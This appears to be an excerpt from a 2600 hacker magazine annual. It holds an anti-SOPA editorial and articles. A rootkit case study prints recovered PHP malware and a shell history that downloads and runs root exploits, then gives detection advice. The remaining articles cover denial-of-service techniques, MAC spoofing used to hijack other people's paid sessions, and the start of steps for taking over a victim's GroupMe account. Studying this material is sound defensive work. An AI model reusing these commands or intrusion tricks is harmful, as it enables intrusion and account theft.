

2600

The Hacker Digest - Volume 29



INTER-DEPARTMENT DELIVERY

CROSS OUT ENTIRE LINE WHEN RECEIVED. AND RE-USE UNTIL ALL LINES ARE FULL.

DATE	DELIVER TO	DEPARTMENT	SENT BY	DEPARTMENT
3/3/10	bradass87		Janice	
5-20-2010	Confidant		BRADass87	
5-24-10	bradass87		Six	
5-25-2010	J.		bradass87	
26-5-2010	Rupert		Julian	
8-1-10	Saulornau		Rupert	
9/4/10	Bobor ☺		Justin	
10-31-2010	Tina		Justin	
11-02-2010	SP		Theresa	
12-10	Tube Stevens		Sam	
Jan 10, 2011	Sarah Palin		Estate of Ted Stevens	
3-11	Chris Dodd			



SPACE



M St [C,E]

M





2012 COVERS

The overarching theme this year involved following a trail where one element in a cover led to the next cover.

Spring - Message Delivery:

The magazine became a chain of custody envelopes marked with HR 3261, which was the invasive SOPA (Stop Online Piracy Act) bill that was eventually defeated. The envelope started by being delivered to Bradley Manning by Lady Gaga. The chain then continued as follows:

- Confidant
- Bradley Manning
- Julian Assange
- Rupert Murdoch
- Rick Santorum
- Justin Bieber
- Tina Fey
- Sarah Palin
- Ted Stevens (who was deceased and returned the envelope to Ms. Palin)
- and finally to Chris Dodd (former senator and now the head of the MPAA)

The “SENT BY” column contained the actual signatures of the people when possible. Peeking through the holes of the interdepartmental envelope was a map of midtown Manhattan.

Summer - Exploration:

An enhanced map of midtown Manhattan, focusing on the area surrounding the Hotel Pennsylvania where the HOPE conference was taking place. Among the elements on the map were:

- a hovering 3D surveillance satellite casting a shadow over HOPE
- a SpaceX logo in the starry sky
- a portal
- a big rat
- a “No Olympics” logo where a stadium would have been had New York City won the bid for the 2012 Summer Games
- a typewriter by the Associated Press building
- a can of spray paint by a train yard
- a snail by the USPS center
- a bed bug
- security cameras by the housing projects
- a pretzel by M&T Pretzel pushcart headquarters
- a moon by the New Yorker Hotel (owned by the Unification Church aka “moonies”)
- a pig by Esposito & Sons pork store
- a microphone by the old WBAI studios
- an MPAA skull and crossbones by a movie theater
- the logo for MSG by Madison Square Garden
- a parade float by Macy’s
- an X Windows “X” marking the spot and the HOPE hacker at the site of the HOPE conference
- a bomb by the Fuse studios
- a camera by B&H photo
- a Facebook “Not Like” logo
- a beer by the Blarney Stone, a favorite hacker pub during HOPE
- a fitness icon by FIT (Fashion Institute of Technology)
- a “lost” and kosher dairy cow (a tip-off to the next issue’s cover)

Autumn - Magic Ingredients:

A glass of chocolate milk made with ANONYMOUS flavored syrup (untraceable in milk). HOPEland dairy milk expiring on the day of the failed Armageddon as predicted by the Mayan calendar. The milk container has the lost cow logo from the Summer cover and a 20,000 Bitcoin reward for “Curiosity” (a valuable hacker trait) along with an image of the recently landed Curiosity rover on Mars.

Winter - Curiosity:

This is a self portrait taken by the Mars rover (Curiosity) that includes post Hurricane Sandy empty gas cans (one with a sticker from the Winter 2008-2009 issue of 2600 that was a modified Obama sticker labeled The Memory Hole, a reference to Orwell’s 1984), a FREE KEVIN bumper sticker, bipedal footprints, an astronaut planting the American flag (a tribute to the late Neil Armstrong), who has written NO GAS in the dirt. There are telephone poles that have fallen in the horizon and a hovering pterodactyl.

Konstants and Objectives

Game Changing	9
A PHP Rootkit Case Study	11
Denial of Service 2.0	13
Spoofing MAC Addresses on Windows	15
GroupMe: A Modern Approach to Social Engineering	17
TELECOM INFORMER: SPRING	18
Curiosity Killed the Cat	20
Stupid 9-Volt Tricks	21
So... I Bought a Chromebook	23
Hacking Giveaway of the Day (GOTD)	25
How to Avoid the Online Dating Scam	26
RTF... TOS	28
Domain and Security	30
HACKER PERSPECTIVE: SPRING	31
Towards a Hacker Friendly Mobile World	34
LinuxLive... Save Me	36
The Major Flaw of Pentesting	37
Free Music: The Quest for the MP3	38
An EMP Flash - It All Stops	39
Learning from Stratfor: Extracting a Salt from an MD5 Hash	40
TRANSMISSIONS: SPRING	43
Control4 and Home Automation	45
Backdooring with Metasploit	46
My Grandpa's Books Never More!	48
Insurgent Technology: In WikiLeaks' Wake	49
The Pros and Cons of Courses	51
Scales of Inequality	52
Bluetooth Hunter's Guide	54
Security by Obscurity = Insecurity	58
Building a Cat-5 Cable Tap	59
NGFW - Not Grandpa's Firewall	60
TELECOM INFORMER: SUMMER	61
A Counterpoint to "The Piracy Situation"	63
The Piracy Situation: The Devil's Advocate	64
Why is Piracy Still Allowed?	66
The New Age of the Mind	67
Building the Better Brute Force Algorithm	69
HACKER PERSPECTIVE: SUMMER	74
Firewall Your iPhone	77
Memoir of a Tech Writer: The Art of Leverage	80
Say It Ain't So Verizon	82
Hacking Climate Change With WeatherLink	83
Baofeng UV-3R: The Cheapest Dual-Band Ham Radio HT	85
TRANSMISSIONS: SUMMER	86
Metaphasic Denial of Service Attacks	88

Never Be ON TIME Again!	89
PAYPHONE PHOTO SPREAD	91-122
The Eyes Have It	123
Technology at the Federal Bureau of Prisons	125
Using Bluetooth Devices as an Additional Security Measure in Linux	129
Hackers Indispensable for Volunteer Groups	131
TELECOM INFORMER: AUTUMN	132
The Quadcopter Crash Course	134
Spear Phishing at a Bank - A Hard Lesson Learned	137
Restoring Honest Elections	139
Hackers In Space	140
Hacking Apple's System	143
Fundamental Flaws in Online and Phone Ordering	144
HACKER PERSPECTIVE: AUTUMN	145
Beware the Cyber Weapons Industrial Complex	148
XML Automated Gambling	151
Stuxnet: An Analysis	153
How to Leech from Spotify	155
TRANSMISSIONS: AUTUMN	157
Radio Redux	159
Physical Security Threat from Hotel WiFi	164
A Nice, Hot, Socially Engineered Meal	165
Storm Clouds	166
Basic Code Breaking	168
An Overview of the Security Benefits Offered by Desktop Virtualization	170
Hardware Hacking - An Introduction Via Dev' Boards	173
Hacking Walgreens Photo Processing Machines	174
TELECOM INFORMER: WINTER	175
C is for Camouflage	177
A Method to Spider Sites with Teleport Pro	178
Steganography over Covert Channels	179
New Ways of Ranking Documents	186
Hacking Dirt	187
HACKER PERSPECTIVE: WINTER	188
The Security Funnel: When OpenVPN Meets Tor	191
Tactical Teensy Rapid Recon	193
Alternate Method for Creating an SSH Tunnel with PuTTY and Squid	196
How to Survive a DNS Attack	198
The Breach That Wasn't	199
TRANSMISSIONS: WINTER	200
Wordpress Exploit Immunization	202
Fiction: Hacking the Naked Princess 1-5	204
LETTERS TO 2600	213-268
2600 MEETINGS - 2012	270
BACK COVER PHOTO SPREAD	271-278



SOPA. PIPA. ACTA. What are these strange four letter words? And why are we suddenly hearing about them everywhere?

Each of these acronyms represents a different and significant danger to the Internet and to our freedoms. Together, they're part of the same mentality that always has and always will try to curtail and regulate liberty and freedom of expression under the guise of justice or fairness. Only the names change; the game is always the same. Think of them as threats which never go away.

Let's take a quick look at what these three in particular are all about:

- SOPA, the Stop Online Piracy Act, is a House bill that would give the United States government the ability to basically disconnect any website it deemed responsible for *any* sort of copyright violation - or any website that contains information that might help users to bypass these restrictions. That could include almost anyone - if the authorities chose to pursue it.
- PIPA is an acronym within an acronym (PROTECT IP Act (Preventing Real Online Threats to Economic Creativity and Theft of Intellectual Property Act)) and is the Senate counterpart to SOPA. One of its goals is to "de-list" objectionable sites, basically meaning that the rest of the world might be able to access a particular website, but to those in the United States, it would appear not to exist at all. It sounds an awful lot like the kinds of tactics we read about in oppressive lands.

- Then there's ACTA, the Anti-Counterfeiting Trade Agreement, which is a multinational treaty signed by 31 countries including the United States and the entire European Union. One major problem is that the entire agreement was put together in total secrecy, with absolutely no input from organizations or people that might be concerned with the nagging question of civil liberties. Not a good start, but one that accurately reflects the overall tone of this thing. In general, it's more of the same: rigid controls over how technology can be accessed and by whom, more liability to Internet Service Providers in order to get them to monitor what their users are doing, and basically a global version of our old friend, the Digital Millennium Copyright Act (DMCA).

So, what is it that changed recently and drew an incredible amount of public attention to the threats that these proposals represented? Several things, actually.

For one, we saw an unprecedented display of responsibility among the Internet powerhouses. Of course, we can be cynical and say that they were primarily looking out for their own interests and that their businesses would be hurt if any of the domestic proposals became law. That's very possible. But what's different here is the way in which this was dealt with. Rather than using their power and connections to get some sort of a back room deal and becoming exempt from whatever regulations adversely affected everyone else, activist tactics were employed, which encouraged demonstrations, petitions, and blackouts. It became bigger than Wikipedia, Google, Reddit, and the many other hugely popular sites that could have easily

ignored this controversy, but instead chose to do the right thing. Their participation fueled the fire that itself became the story, affecting over 50,000 sites and waking up a countless number of people.

An increased amount of awareness that has been developing throughout the net is a huge reason why this spread, perhaps even getting through to some of the corporate sites that otherwise might not have been paying attention. Often, in order to be noticed, you need to raise your voice. We've been seeing a lot of that lately, from anti-Scientology protests to Occupy Wall Street to the Arab Spring to the debt crisis in Europe. Through social networking and other elements of the Internet, mass organization of an unprecedented nature has been occurring all around us, completely catching the authorities by surprise. WikiLeaks helped to set the mood, Anonymous helped to raise the volume. People everywhere started to pay attention. The status quo is simply no match for that. That is why it suddenly became very difficult to find any politician who continued to back these bills. They move with the wind.

And on the subject of that status quo, it's interesting to look at those dinosaurs that just don't seem to get the message that their time is done. On SOPA Blackout Day (January 18), 2600 stood with the EFF and other civil liberties groups against organizations like the MPAA, just as we did back in 2000 in the very first case involving the DMCA. It was a wonderful trip down Memory Lane and one that reaffirmed the philosophical divide that exists between the industry and much of the public.

The fights continue. The enemies remain the same. What has changed is the amount of public awareness that exists today, and the ability to turn that into action.

Naturally, we can expect to see a good amount of convincing testimony that seeks to contradict all of the above. We will be accused of supporting "piracy." There will be examples of evil people making tons of money from the works of others, implied ties to bona fide terrorists, statistics that show how the economy is being wrecked by these evildoers, etc., etc. But if the arguments seem a little too simple, the complexities of the issues have probably been skipped over.

Most people already can tell the difference between right and wrong. Stealing *is* wrong, when it's actually stealing. When the word becomes twisted and distorted so that stealing is defined as anything from skipping over a

commercial to not buying the same product multiple times to refusing to pay a fee every time a song is heard, more is actually done to negate the effects of *true* theft than anything a common criminal could do. When people see themselves as victims of a rip-off perpetuated by the entertainment industry or other large conglomerates, the mood quickly changes to one of retributive justice. Then, true theft becomes closer to the norm, which plays right into the hands of the industry - which might have been what they wanted all along.

We all know that amazing things can happen when people have access. One merely has to look at the effectiveness of YouTube and Twitter as tools in actually toppling repressive regimes. Access to speech, access to community, access to the truth - these are great things for all individuals. Controlled and restricted, these tools lose all power. The same can be said for the arts. Open that world so that people can appreciate it and help spread the word and anything is possible.

If you look closely at those who are opposed to making art more accessible, you'll find the driving forces to be those who already have a great deal and are afraid of the playing field becoming a little more even - the recording industry, Hollywood, hugely successful stars. So, yes, perhaps lowering the prices of media and encouraging the sharing of art will put a dent in the influx of cash to those currently sitting on top. Maybe it will mean that their efforts won't by default be as lucrative. With the digital revolution, it's no longer about the vinyl or the film or the paper, all of which created a tangible limit. Now it's about the actual content, no longer bound by such physical limitations. If that happens to be worth supporting, then people will support it to the best of their abilities. To those who are creating and trying all sorts of new approaches, a global audience that pays attention is infinitely more valuable than a limited one that pays cash. Earning that attention is now the first step, remaining relevant is part of every subsequent step.

We're in a new age. Through technology, people have a way of speaking their minds and getting the story out even when governments want to silence them. Through technology, consumers can get access to anything that's out there, regardless of the irrational demands imposed by those who imagine themselves in charge. The assumption that intangibles like speech and art can continue to be controlled is now merely a dream doomed to failure.



A PHP ROOTKIT CASE STUDY

by StarckTruth

I was recently hired by the engineering and CS student association of a local university after their server had become unreliable due to a virus. Being a former member of and volunteer for this organization, I offered to help them reconstruct their sites in a secure fashion before the start of the term in two weeks' time.

Working with two rather skilled students, we explored the unholy mess in the server. There had obviously never been any organizational scheme that had been followed for long, so the craft lay thick and deep. Nonetheless, before too long I found in an index.php file the code `eval(base64_decode('blablabla'))` with a substantial bit of gibberish. The base64 block had been inserted after the initial `<?php` in the file. Clearly, this was obfuscated code and, when extracted, it read:

```
error_reporting(0);
$bot = FALSE;
$user_agent_to_filter = array('bot','spider','spyder','crawl','validator'
↳,'slurp','docomo','yandex','mail.ru','alexa.com','postrank.com','htmld
↳oc','webcollage','blogpulse.com','anymouse.org','12345','httpclient'
↳,'buzztracker.com','snoopy','feedtools','arianna.libero.it','internet
↳seer.com','openacoon.de','rrrrrrrrr','magent','download master',
↳'drupal.org','vlc media player','vvrkimsjuwly l3ufmjrx','szn-image-re
↳sizer','bdbbrandprotect.com','wordpress','rssreader','mybloglog api');
$stop_ips_masks = array(
    array("216.239.32.0","216.239.63.255"),
    array("64.68.80.0" ,"64.68.87.255" ),
    array("66.102.0.0", "66.102.15.255"),
    array("64.233.160.0","64.233.191.255"),
    array("66.249.64.0", "66.249.95.255"),
    array("72.14.192.0", "72.14.255.255"),
    array("209.85.128.0","209.85.255.255"),
    array("198.108.100.192","198.108.100.207"),
    array("173.194.0.0","173.194.255.255"),
    array("216.33.229.144","216.33.229.151"),
    array("216.33.229.160","216.33.229.167"),
    array("209.185.108.128","209.185.108.255"),
    array("216.109.75.80","216.109.75.95"),
    array("64.68.88.0","64.68.95.255"),
    array("64.68.64.64","64.68.64.127"),
    array("64.41.221.192","64.41.221.207"),
    array("74.125.0.0","74.125.255.255"),
    array("65.52.0.0","65.55.255.255"),
    array("74.6.0.0","74.6.255.255"),
    array("67.195.0.0","67.195.255.255"),
    array("72.30.0.0","72.30.255.255"),
    array("38.0.0.0","38.255.255.255")
);
$my_ip2long = sprintf("%u",ip2long($_SERVER['REMOTE_ADDR']));
foreach ( $stop_ips_masks as $IPs ) {
    $first_d=sprintf("%u",ip2long($IPs[0])); $second_d=
↳sprintf("%u",ip2long($IPs[1]));
    if ($my_ip2long >= $first_d && $my_ip2long <= $second_d)
↳{$bot = TRUE; break;}
```



```

}
foreach ($user_agent_to_filter
↳ as $bot_sign){
    if (strpos($_SERVER['HTTP_
↳ USER_AGENT'], $bot_sign) !==
↳ false){$bot = true; break;}
}
if (!$bot) {
echo '<iframe src="http://ovundrzj
↳ r.co.tv/?go=1" width="1" height=
↳ "1"></iframe>';
}

```

Clearly, it only spits out the iframe for user agents not in the list and from IPs outside the ranges excluded; I suspect the ovundrzjr.co.tv address is a client-reporting script, but the domain no longer resolves.

We continued digging around, and noticed this in the .bash_history file:

```

uname -s
uname -r
uname -v
uname -m
which gcc
which wget lynx links GET
↳ fetch curl
wget -O /tmp/raroot.tgz
↳ http://94.60.123.230/exspl/
↳ raroot.tgz
if [ -f /tmp/raroot.tgz ]; then
↳ echo DownloadedSucc; fi
cd /tmp
tar -xzf raroot.tgz &>/dev/null
cd raroot
cd wunderbar
chmod +x wunderbar.sh
./wunderbar.sh
cd ..
if [ "$(id -u)" = "0" ]; then
↳ echo "GOT ROOT"; fi
cd cheddar_bay
chmod +x cheddar_bay.sh
./cheddar_bay.sh
cd ..
if [ "$(id -u)" = "0" ]; then
↳ echo "GOT ROOT"; fi
cd therebel
chmod +x therebel.sh
./therebel.sh
cd ..
if [ "$(id -u)" = "0" ]; then
↳ echo "GOT ROOT"; fi
chmod +x run.sh
./run.sh
cd ..
if [ "$(id -u)" = "0" ]; then
↳ echo "GOT ROOT"; fi
rm -r /tmp/raroot*

```

The plot thickens. When we resolved 94.60.123.230, it was to a Romanian host; it no longer resolves. Anyhow, all three of Wunderbar, Cheddar Bay, and The Rebel are exploits

involving null pointer dereferencing. It also looks like the rooting attempts failed (hooray for updating the kernel).

But where'd the actions come from?

After more digging I came across a really, really huge block of base64 bracketed by

```

\x65\x76\x61\x6C\x28\x67\x7A\x69\
↳ \x6E\x66\x6C\x61\x74\x65\x28\x62\x61
↳ \x65\x36\x34\x5F\x64\x65\x63\x6F
↳ \x64\x65\x28
and
\x29\x29\x29\x3B
which in ASCII are
eval(gzinflate(base64_decode(
and
))) ;

```

and that decoded and decompressed into a rather impressive 1517 lines of PHP; this started with a system to distinguish Windows and *n*x hosts, but the actual exploit code was POSIX-specific (which suggests to me that this code was downloaded and appended as part of the infection process).

The functions in the script were sniffers for security information, filesystem manipulation, string tools, file tools, bypassing safe mode, running a virtual console, brute-force attacks on system and database passwords, and opening network backdoors; and, finally, cleaning up after itself (although, of course, not perfectly).

It appears the original source of the malware was a free WordPress theme downloaded from some random website. From my inspection of the code, the two most likely places to find obfuscated code are in footer.php (which is probably seldom inspected) and index.php (which is probably often infected).

My advice to server administrators wishing to avoid the grief is simple. (1) In WordPress installations, once installed, ensure the server user cannot write to any directory except wp-content, and also cannot write to any PHP file whatsoever. (2) Use grep to search for eval(base64_decode(and replace any examples you find with the decoded PHP if it's innocuous (and excise it if not). (3) Use grep to search for strings of hex-encoded data: for example \x65\x76\x61\x6C is eval, \x67\x7A\x69\x6E\x66\x6C\x61\x74\x65 is gzinflate and \x62\x61\x73\x65\x36\x34\x5F\x64\x65\x63\x6F\x64\x65 is base64_decode. Of course, this should be a case-insensitive search.

This has been an interesting and enlightening experience, which I felt should be shared. Thank you, 2600, for instructing me since before 9/11; keep up the good fight.

Denial of Service 2.0

by **tcstool**

This article is purely for education and informational purposes. The information herein is only for examining theoretical methodology that could be used in a DoS attack, and what this information is used for is solely the responsibility of the reader. The author bears no responsibility for any damage and mayhem caused by using this information.

Denial of service attacks have been out of the public consciousness for a while, but, with recent attacks against various government and corporate sites by groups like Anonymous, they have become an increasingly relevant issue again. This article intends to take a look at traditional techniques used in DoS attacks as well as introduce some new theories on how to create denial of service conditions on a network.

Most denial of service attacks can be classified into two categories: traffic-based, which will be the focus of this article, and exploit-based. A traffic-based denial of service attack does not utilize any exploit code, utilizes the application and resource in a normal fashion and simply involves exhausting resources on a host through excess volumes or network traffic or resource usage on the victimized host. Some examples of traffic-based denial of service attacks include:

- *SYN Flooding*: Opening TCP SYN connections to a victim server without responding to the SYN-ACK packet returned, leaving half opened connections on the victim while it waits on responses until resources are exhausted.
- *ICMP-based Attacks*: Pinging the broadcast address of a network with a spoofed source address of the victim, causing a flood of ICMP echo reply packets to be sent to the victim IP, which is also known as a smurf attack. Another technique might be simply to send a large number of ICMP packets to a host simultaneously from a distributed group of hosts such as a botnet and attempt to exhaust bandwidth and resources available. Lastly, an attacker might repeatedly send fragmented or otherwise malformed ICMP packets to a host, that when reassembled or processed cause the victim to crash due to its abnormalities.



- *Application Resource Consumption*: An attacker will use a distributed set of hosts to connect to a victim and launch resource intensive processes on the host. Examples could be logins or other calls to an SQL database, repeatedly sending HTTP POSTs to an application until drive space and memory are exhausted, requesting large resources from the application, or constantly initiating logged actions, consuming processor, memory, and disk space on the victim until resources are exhausted.

Exploit-based denial of service attacks will not be covered in great detail because they are not the focus of this article. They are simply the launching of code designed to crash the victim, either temporarily by crashing the operating system or application services of the victim, or by exploiting the victim and launching code that will permanently take the host offline, such as damaging the OS or application to the point where the victim machine must be rebuilt. This is sometimes referred to as a Permanent Denial of Service or PDoS attack. Traffic-based denial of service attacks have become less effective in recent years, as networking equipment manufacturers have begun to mitigate many of these attacks inside their device's software. Most routers come preconfigured to silently drop ICMP directed broadcasts. Many network firewalls have preconfigured thresholds limiting the number of half open connections to a host, as well as the ability to inspect and drop ICMP traffic which is not a reply to an ICMP request. Intrusion prevention sensors now not only look inside packet payloads for exploit code, but also normalize network traffic and drop packets with abnormal characteristics. Larger enterprises or ISPs may also make use of anomaly detectors and guards, which have the ability to analyze network traffic and dynamically reroute problematic traffic away from a targeted host. However, most of these technologies are flawed, in that they are looking at a static set of known DoS techniques, and are looking for traffic directed at the host, not at how the network infrastructure processes traffic itself.

The first technique this article will cover will be referred to as QoS DoS (QDoS). First, a quick primer. QoS stands for quality of service, which

at its simplest is defining network traffic in such a way that it can be prioritized and resources can be reserved for traffic matching that definition. This can be done on pretty much any characteristic of the packet, but most commonly is accomplished using QoS markings, which are simply values in the header of a packet known as the ToS (Type of Service) field. There are two variations of ToS values most commonly used: IP precedence, and Differentiated Services Code Point (DSCP). IP precedence is a value between 0 and 7, with the lower values being less critical in terms of packet delivery, up to a value of 7 which is defined for use for network control traffic. DSCP allows for the use of up to 64 unique values for classifying traffic.

The most common use for QoS values is in the delivery of multimedia applications, such as Voice over IP phone systems or video delivery. So how could an attacker use QoS to create denial of service conditions on a network? First, a change in the target of a denial of service occurs. While the target IP address remains the victim host, the attacker will take advantage of flaws in the infrastructure responsible for delivering traffic to that host. One of the most common mistakes made when configuring QoS services is to only configure policies based around IP precedence or DSCP markings. Here's a simple example. An attacker has compromised a host or set of hosts on the internal network, which uses a Voice over IP phone system. A quick scan of the network has revealed the type of system in use, and a Google search for some tech info indicates that voice traffic from this system is by default marked with a DSCP value of cs3. The network engineers responsible for this network have most likely configured the infrastructure to prioritize or reserve bandwidth for traffic marked with these values, but have not specified to look for this traffic originating from only the voice subnet, or perhaps not even created a separate subnet for voice. An attacker could generate large volumes of traffic marked with this value set in the ToS field of the packet header, constantly filling the prioritized queues on the switch or router in question and negatively impacting or blocking voice services to the rest of the network. Imagine this scenario in a call center environment. An attacker could also experiment with any number of combinations of IP precedence and DSCP values and gauge round trip times to see if there are variances based on modifying the ToS value, but this would be inefficient, so it is better to identify hosts on the network who are known to use QoS services. Now, of course, this example assumes that an attacker is on the internal network. The reason for this is that, while some enterprises

accept and process ToS values from the outside, not all ISPs or backbones will trust ToS bits sent across their network, and many will strip them from the packet header while routing them to the destination host. This seems to vary from ISP to ISP, so test before trying. In following best practices to mitigate this attack, network engineers should not only match on ToS bits in the packet header, but also verify the packet is originating from a subnet or host expected to mark its traffic with QoS values. Also, edge routers in networks that do not expect to receive ToS bits set in the header of incoming packets should either strip the header or drop the traffic completely.

The second technique in this article involves the misplacement or misconfiguration of inline intrusion prevention services on a network. Typically, edge intrusion prevention sensors should be placed behind a firewall or other device which is monitoring connection states. However, many companies will deploy an IPS in front of the firewall, or turn on IPS services inside their edge routers to preserve processor and memory resources on the router. This can be exploited by an attacker, since most IPS sensors are only interested in the packet payload and matching against a known set of signatures, and do not care about the session state. An attacker could craft packets containing malicious payloads and spoof the source IP address as being from a company's business partner or a popular website. Since the IPS never examines session state, it will only look at the payload, see it is malicious, and, if configured automatically, block all traffic sourced from that IP. Imagine if an attacker sourced a constant stream of malicious payloads from the IPs of Google, or a company's known business partner. A company could then be forced to turn off any automatic blocking on their sensors, allowing an attacker more flexibility in trying to break into the network. Network engineers should always deploy IPS sensors behind a firewall or other device configured to monitor session state. Not only will much of the noise be eliminated in IPS logs by receiving alerts on things that never would have been allowed through the firewall anyway, session state is always validated before the traffic is processed by the sensor, so only established traffic flows are being inspected.

So that about wraps it up. These are just two ways in which attackers can modify denial of service tactics to impact networks and cause security teams grief, outside of the standard Layer 3 and Layer 4 tactics. I'm always open to discussion so feel free to email me at tcstool@gmail.com with any questions or comments.

Spoofting MAC Addresses on Windows

by Wananapaoa Uncle

As always, this information is provided for your spiritual enhancement. Having your soul enlightened, don't use this information to create wreak and havoc

What

There are times when you care more about your privacy, and going online is often one of them.

I'll assume you know about MAC address theory, so I won't spend time repeating things you can find on Wikipedia. I'll only focus on one aspect: you normally read that MAC addresses are unique 48 bit addresses burnt into the device firmware. I think this is generally correct, we only need to better define "generally."

Your hardware needs some kind of software layer to perform useful work and this software is generally called a device driver. No matter which OS you're using, some kind of driver must talk on one side to the OS and on the other side to the hardware. The good things lay in between.

Normally, the driver reads the MAC address from the device and passes it to the OS for use when creating network packets with hi-level functions. Of course, you can forge packets one by one, but this is very time consuming and requires specialized software implementing its own minimal network stack. Piping generic network applications into them can be a mess. So we just want Windows to believe our MAC address is the one we choose instead of the one burnt into the firmware, and to stamp it in every packet flowing to the net.

Here comes good news: Windows provides a method to achieve this, so our hack is simply to understand the way to leverage this capability. Several built-in tools in Windows make use of fake MAC addresses. NLB is the most famous, Hyper-V also does it, and so does every "teaming" driver I know of.

Where

As always, Windows stores information about its configuration into the registry, so we must dig into it.

```
[/MINI-RECALL]
```

Just two words about correct definitions, so as not to create confusion: the registry is a hierarchical database, with things named in this way:

- *Keys* are the yellow "folders" in Regedit, and compose the structure of the database. You can see them on the left pane in Regedit. Keys can have sub-keys.
- *Values* are the named items that contain data. Values appear in the right pane, along with their type (REG_SZ for strings, REG_DWORD for 32 bit integers). Values cannot have sub-values,

they have data instead, see next line.

- *Data*. As the name suggests, it is the data effectively stored.

```
[/MINI-RECALL]
```

In Windows, fire up Regedit and let's jump to this key:

```
HKLM\SYSTEM\CurrentControlSet\  
↳Control\Class\{4D36E972-E325-  
↳11CE-BFC1-08002BE10318}
```

(Don't mess with CurrentControlSetXXX keys; they are "last known good configuration" backup copies.)

Here we have several sub-keys, numbered starting from "0000". Each one represents a network adapter. You can see a lot of keys, meaning lots of adapters. Not all of these adapter are physical ones, NIC in the most common way we intend. There are several "virtual" adapters, such as VPN, virtual Wi-Fi, IP tunneling, and so on, contributing to the "NIC pollution" of this sub-key. We are interested in changing only physical ones, and there are several methods to identify them, mostly involving ANDing bits with some value; since we are lazy, we'll take a shortcut and browse each numbered sub-key looking at the DriverDesc value. Here you can read the name the driver exposes to the system for that adapter, so you can distinguish between "WAN Miniport (SSTP)" that is a virtual adapter for Microsoft SSL VPN and "Realtek PCIe GBE Family Controller" which identifies itself as our piece of hardware.

Having identified the sub-key of interest, just scroll down the values and see some of the working tunables for that device. It depends on the vendor, so the list may vary. Physical adapters tend to have more settings than virtual ones.

We must point straight to the NetworkAddress value of type REG_SZ.

You can have three cases here:

- 1) the value does not appear
- 2) the value appears, but contains no data
- 3) the value is here and contains something, say 112233445566

The data in NetworkAddress is the MAC address of our adapter or, better, the one we want the system to use. If it is already present (case 3), change it to whatever you want and disable/re-enable the network adapter from the device manager of the connections menu. If you have doubts, reboot your system: it's always a Windows box, isn't it?

If the value is not present, just right click the right pane, select New->String value, and name it NetworkAddress; then double click it and type your brand new MAC address.

And how do I get my "real" MAC address back? It is simple enough: just enter empty data or remove the NetworkAddress value.

A little hint: the MAC address must be typed in the form 112233ABCDEF - no colons, dashes, spaces, or other garbage. Also, your MAC should be well-formed, basically being six bytes in hex form. Failing to set a valid MAC generally results in the real one being used.

Another even-more-simple-but-not-always-applicable method is going into your device properties sheet and looking for Network Address settings: sometimes a radio button appears with “not present” or a box to type the MAC address into.

To modify HKLM key, you *must* be an administrator of your box and run regedit with elevated privileges where needed.

Why

Because we can, first of all. Because “real” MAC addresses are boring. Because we like to set up a contest for the best sounding valid MAC address and we need to test it!

According to a friend of mine, other uses are possible. Once he was in a hotel, and connecting to the Internet was mediated by a captive portal. They tend to cage your connection until you provide valid user/password/credit card and so on. Since they block all of your network connections, not only web, they usually check packets at layer 2, looking for authorized MAC addresses. So when a friend of my friend got authenticated and then shut down its computer (it is often a requirement, but we’ll digress another time), my friend “leased” the other person’s MAC address and continued to surf, getting the same address from DHCP and having its surfing logs credited to the other person. He said this is a workable solution also in airports, where people connect, surf for a while and then run to the check-in.

Also, some captive portals have some “always authenticated” devices like proxy servers, anti-virus, management stations, network controllers, TV, set top boxes (like the one standing in front of you in your hotel room), and so on. A little sniffing on the net (broadcast is your friend) may help to identify them.

Another friend of mine once told me that changing the MAC address can help while pen testing (your) wireless networks. Some access points have MAC filtering and only devices with a certain MAC address can connect to them. Well, the MAC address is a layer 2 beast, so it is not encrypted and clearly visible even on WEP/WPA networks.

Another friend (yes, I have lot of friends) told me that some wireless provider let you surf for free for a fixed amount of time before requiring some kind of sign in. A brand new MAC address will often convince DHCP to give you a brand new IP. And so on.

Some services require your device to be produced by some specific vendor. As you know, changing the first three digits may transform your el-cheapo laptop into a shiny new MacBook Air. Yes, it’s magic!

Some devices on the net (PLC, SCADAs), for security or compatibility reasons, may respond only to requests coming from specific ranges of MAC addresses. Well, spoofing yours may render you very compatible.

A person who was on the plane with a friend of mine told him that some firewalls perform layer 2 filtering because layer 2 (IP) addresses can be spoofed. I owe him lots of thanks.

A designer my friend knew on the beach said the CAD he used had a license based on the MAC of the network adapter. He then was able to test drive the CAD product with its friend license, become an expert, and then finally acquire the CAD product. He also told me he designed a famous steel tower in Paris, but I suspect he was joking me.

Last but not least, since MAC address are “immutable” characteristics of a computer, they can be part of forensics analysis. Layer 2 devices often log them. Using some imagination can help to keep the bad guys looking for some iPhone instead of your Vista box, if you just remember to unbind some protocols from the NIC.

Whup

Spoofing your MAC address is not so difficult and generally does not require more than five minutes. Do not give money for some “magic” software. Free ones are available. Use those (if you are lazy, just look at the end of the article).

Section 2 is valid also for *NIX users. What changes is the way to spoof the address. In many cases, it is a matter of typing:

```
ifconfig ath0 ether 112233445566
```

Consult your manpage for ifconfig.

Finally, remember that MAC addresses live in your LAN, and are discarded by the first router you’ll find. Generally speaking, Internet hosts cannot see your MAC address, or not directly.

As always, play fair. Some assembly may be required and results may vary. A lot.

And remember, if you don’t trust snake oil, be aware of ARP poison too.

With

For a click-and-go free tool that seems to work, jump to <http://www.gorlani.com/portal> and look for MacMakeup. Probably runs Vista and Seven too, but if you read section 2 you can simply write your own tool.

For a list of MAC address vendor codes, look at the manuf file in your Wireshark installation directory, or consult <http://standards.ieee.org/develop/regauth/oui/public.html>.



A Modern Approach to Social Engineering

by Jacob

Social engineering is the art of manipulating people to give out sensitive information. This is a true form of hacking on a non technical level. An example of social engineering is convincing someone that you are with a company that the victim is affiliated with. Once you've convinced the victim, social engineering comes into play by asking for information such as address, phone numbers, email addresses, and more.

So what does GroupMe have to do with social engineering? If you are unaware, GroupMe is a new and rapidly growing app on the Android Market as well as the Apple App Store that allows people to create groups. With GroupMe, users are able to send one text message and have it sent to a group of people. Sounds normal and very useful (which it is). I've noticed that there is a flaw with this application. Allow me to explain.

Once a user has installed the GroupMe application from the Market or App Store, they will need to verify their phone number by typing in a verification code sent to them via text message. The cool thing about this application is that you can register the same phone number on multiple devices. I tried this out using my Android device as well as an iPod Touch. However, in order to view the GroupMe messages on a separate device, the verification code will be sent to the phone number that you are trying to register. This is where we can use social engineering to gain access.

1. Install GroupMe on a device. I would recommend using devices like an iPod Touch or a Tablet.
2. Install Google Voice on the same device and sign up for a phone number.
3. Type in the victim's phone number and have GroupMe send the victim a verification code.
